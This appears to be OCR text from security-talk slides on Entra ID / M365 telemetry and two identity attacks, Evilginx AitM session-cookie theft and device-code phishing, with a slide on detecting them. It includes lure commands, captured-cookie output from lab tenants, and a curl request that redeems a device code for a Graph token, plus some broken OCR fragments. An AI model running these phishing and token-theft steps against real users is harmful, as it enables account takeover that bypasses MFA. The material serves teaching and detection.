
Key Telemetry Sources: EntraID Logs



Application ID	7eadcef8-456d-4611-9480-4fff72b8b9e2
Resource	Microsoft Graph
Resource ID	00000003-0000-0000-c000-000000000000
Resource tenant ID	38a26ef0-285e-46b8-a957-d5ed1ad057d3
Home tenant ID	38a26ef0-285e-46b8-a957-d5ed1ad057d3
Home tenant name	
Client app	Browser
Client credential type	None
Service principal ID	
Original transfer method	None
Token Protection - Sign In Session	Unbound
Service principal name	
Resource service principal ID	6d3b5722-2189-4800-9ac1-c6c9065743b0
Unique token identifier	j5DvOYldh0iMuVO6hxGoAA
Token issuer type	Microsoft Entra ID
Token issuer name	
Incoming token type	None
Authentication Protocol	None
Latency	152ms
Flagged for review	No
User agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36

Key Telemetry Sources: UAL (Unified Audit Log)

- https://security.microsoft.com




Key Telemetry Sources: UAL (Unified Audit Log)

- *https://security.microsoft.com*

Date (UTC)	IP Address	User	Record type	Activity	Item
Mar 15, 2024 4:57 PM	2603:7081:4a03:9d07:2530:2...	GlobalAdmin@HuskyWorks....	AzureActiveDirecto...	User logged in	797f4846-ba00-4fd...
Mar 14, 2024 7:43 PM	2603:7081:4a03:9d07:a156:4...	GlobalAdmin@HuskyWorks....	AzureActiveDirecto...	User logged in	797f4846-ba00-4fd...
Mar 14, 2024 5:59 PM	2603:7081:4a03:9d07:a156:4...	GlobalAdmin@HuskyWorks....	AzureActiveDirectory	Set company infor...	Company_38a26ef...
Mar 14, 2024 5:54 PM	2603:7081:4a03:9d07:a156:4...	GlobalAdmin@HuskyWorks....	AzureActiveDirecto...	User logged in	797f4846-ba00-4fd...
Mar 12, 2024 3:37 PM	67.241.3.109	GlobalAdmin@HuskyWorks....	AzureActiveDirecto...	UserLoginFailed	00000002-0000-00...
Mar 8, 2024 7:00 PM	2603:7081:4a03:9d07:cc0d:3...	GlobalAdmin@HuskyWorks....	AzureActiveDirecto...	User logged in	797f4846-ba00-4fd...

Attack: Session Token Theft / AitM (Evilginx)

- Transparent proxy (AitM)
- Hacker tricks you into signing in to their web page, which brokers your authentication with the real sign-in page
- You sign in!.... but they captured your session 😈
- Session theft bypasses most types of MFA
- OP (really, really needs to be nerfed in the next patch)
- Tools:
  - https://github.com/kgretzky/evilginx2


: lures create o365
[15:23:48] [inf] created lure with ID: 2
: lures get-url 2
https://login.login.whatevs.lan/MrjQQhND
: 2023/11/27 15:23:59 [002] WARN: Cannot handshake client login.microsoftonline.com remote error: tls: unknown certificate authority
2023/11/27 15:23:59 [001] WARN: Cannot handshake client login.microsoftonline.com remote error: tls: unknown certificate authority
[15:24:07] [war] session cookie not found: https://login.login.whatevs.lan/MrjQQhND (127.0.0.1) [o365]
[15:24:07] [imp] [0] [o365] new visitor has arrived: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/119.0 (127.0.0.1)
[15:24:07] [inf] [0] [o365] landing URL: https://login.login.whatevs.lan/MrjQQhND
: 2023/11/27 15:24:08 [008] WARN: Cannot handshake client www.office.com remote error: tls: unknown certificate authority
[15:25:17] [+++] [0] Username: [someuser@2lmc31.onmicrosoft.com]
[15:25:17] [+++] [0] Password:
[15:25:17] [+++] [0] Username: [someuser@2lmc31.onmicrosoft.com]
[15:25:48] [+++] [0] Username: [someuser@2lmc31.onmicrosoft.com]
[15:25:48] [+++] [0] detected authorization URL - tokens intercepted: /common/SAS/ProcessAuth
[15:25:52] [+++] [0] detected authorization URL - tokens intercepted: /kmsi
: sessions
id | phishlet | username | password | tokens | remote ip | time
1 | o365 | someuser@2l..... | | captured | 127.0.0.1 | 2023-11-27 15:25
:
oft 365
atevs.lan/?auth=2
ared
Favorites

```
id          : 10
phishlet    : o365
username    : lowpriv@huskyworks.onmicrosoft.com
password    :
tokens      : captured
landing url : https://login.whatevs.com/QfBFqowN
user-agent  : Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/119.0
remote ip   : 127.0.0.1
create time : 2024-03-12 15:37
update time : 2024-03-12 15:38

[ cookies ]
[{"path":"/","domain":"login.microsoftonline.com","expirationDate":1741808350,"value":"0.
bzcBmFFl0g758OZtRdl8JvIQgiOpb9uIn-V569gXQJE1g","name":"ESTSAUTH","httpOnly":true},{"path":"/","domain":"log
in.microsoftonline.com","expirationDate":1741808350,"value":'
","name":"ESTSAUTHPERSISTENT","httpOnly":true}]
```

Detect: Session Token Theft / AitM (Evilginx)

- This is not a cloned website. We can use that to our advantage
- Two distinct authentication events:
  - One from the legitimate user
  - One from the attacker after injecting the stolen session
- Both authentications have the same session ID, but different IP addresses

20 Per Page ▾ Format Preview ▾

_time	Operation	user	SessionId	src_ip
2023-12-04 20:37:28	UserLoggedIn	user15@splunkresearch.onmicrosoft.com	15e27956-79a0-45b2-9d02-60f48349f692	52.88.103.113
2023-12-04 20:37:31	UserLoggedIn	user15@splunkresearch.onmicrosoft.com	15e27956-79a0-45b2-9d02-60f48349f692	52.88.103.113
2023-12-04 20:41:59	UserLoggedIn	user15@splunkresearch.onmicrosoft.com	15e27956-79a0-45b2-9d02-60f48349f692	54.68.231.63

Ref: https://www.splunk.com/en_us/blog/security/hunting-m365-invaders-blue-team-s-guide-to-initial-access-vectors.html

Learn / Microsoft Entra / Microsoft identity platform /

Microsoft identity platform and the OAuth 2.0 device authorization grant flow

Attack: Device Code Authentication Phishing

- Device code authentication workflow normally lets you sign into Entra on something that doesn't have a web browser (smart TV, printer, IoT, etc)
- Request a device code out of band, then pass the token to the device
- We can, of course, use that to our advantage as attackers
- Tools: can be done manually easily (many of the Azure/M365 exploitation frameworks probably do this as well, AADInternals etc)

Attack: Device Code Authentication Phishing

Attacker requests a device code (simple API request)


Attacker phishes the target and tell them to log in with the device code

Attacker polls the Graph API every x minutes until the user signs in with their device code


Attacker steal their authentication token! (another simple API request)


First, the attacker sets the lure...


```
PS C:\Users\Matt> $authResponse

user_code        : BJ4YWC728
device_code      : BAQABIQEAAADnfolhJpSnRYB1SVj-Hgd8d83syKivoHop9qz-YFHP8pP54Vz1_5GcqY0b80vqo1tH9-jHbhdSrz5zzA1oDLtnQMgi33xlZpRTmad3aO0R2molJoj
                   8l6PwcTjgldKFpQeHo6fRX01NxKi42NaKCa2lxWMILmHVxHFTysNuAAMurAZP8rmJcxx_s39jTkaTg5sYi4-i4_jm51PZKM4KE_HJIAA
verification_url : https://microsoft.com/devicelogin
expires_in       : 900
interval         : 5
message          : To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code BJ4YWC728 to
                   authenticate.
```



Then, at https://microsoft.com/devicelogin …
…the victim bites!







Finally, the attacker recovers the token!


```
husky@mattlab:~$ curl \
> --data client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c \
> --data resource=https://graph.microsoft.com \
> --data grant_type=urn:ietf:params:oauth:grant-type:device_code \
> --data code=BAQABIQEAAADnfolhJpSnRYB1SVj-Hgd8d83syKivoHop9qz-YFHP8pP54Vz1_5GcqY0b80vqo1tH9-jHbhdSrz5zzA1oDLtnQMgi33xlZpRTmad
3aO0R2molJoj8l6PwcTjgldKFpQeHo6fRX01NxKi42NaKCa2lxWMILmHVxHFTysNuAAMurAZP8rmJcxx_s39jTkaTg5sYi4-i4_jm51PZKM4KE_HJIAA \
> https://login.microsoftonline.com/Common/oauth2/token?api-version=1.0
{"token_type":"Bearer","scope":"AuditLog.Read.All Calendar.ReadWrite Calendars.Read.Shared Calendars.ReadWrite Contacts.ReadWr
ite DataLossPreventionPolicy.Evaluate Directory.AccessAsUser.All Directory.Read.All Files.Read Files.Read.All Files.ReadWrite.
All Group.Read.All Group.ReadWrite.All InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create Organization.Rea
d.All People.Read People.Read.All Printer.Read.All PrintJob.ReadWriteBasic SensitiveInfoType.Detect SensitiveInfoType.Read.All
 SensitivityLabel.Evaluate Tasks.ReadWrite TeamMember.ReadWrite.All TeamsTab.ReadWriteForChat User.Read.All User.ReadBasic.All
 User.ReadWrite Users.Read","expires_in":"8988","ext_expires_in":"8988","expires_on":"1708886267","not_before":"1708876978","r
esource":"https://graph.microsoft.com","access_token":"eyJ0eXAiOi
```

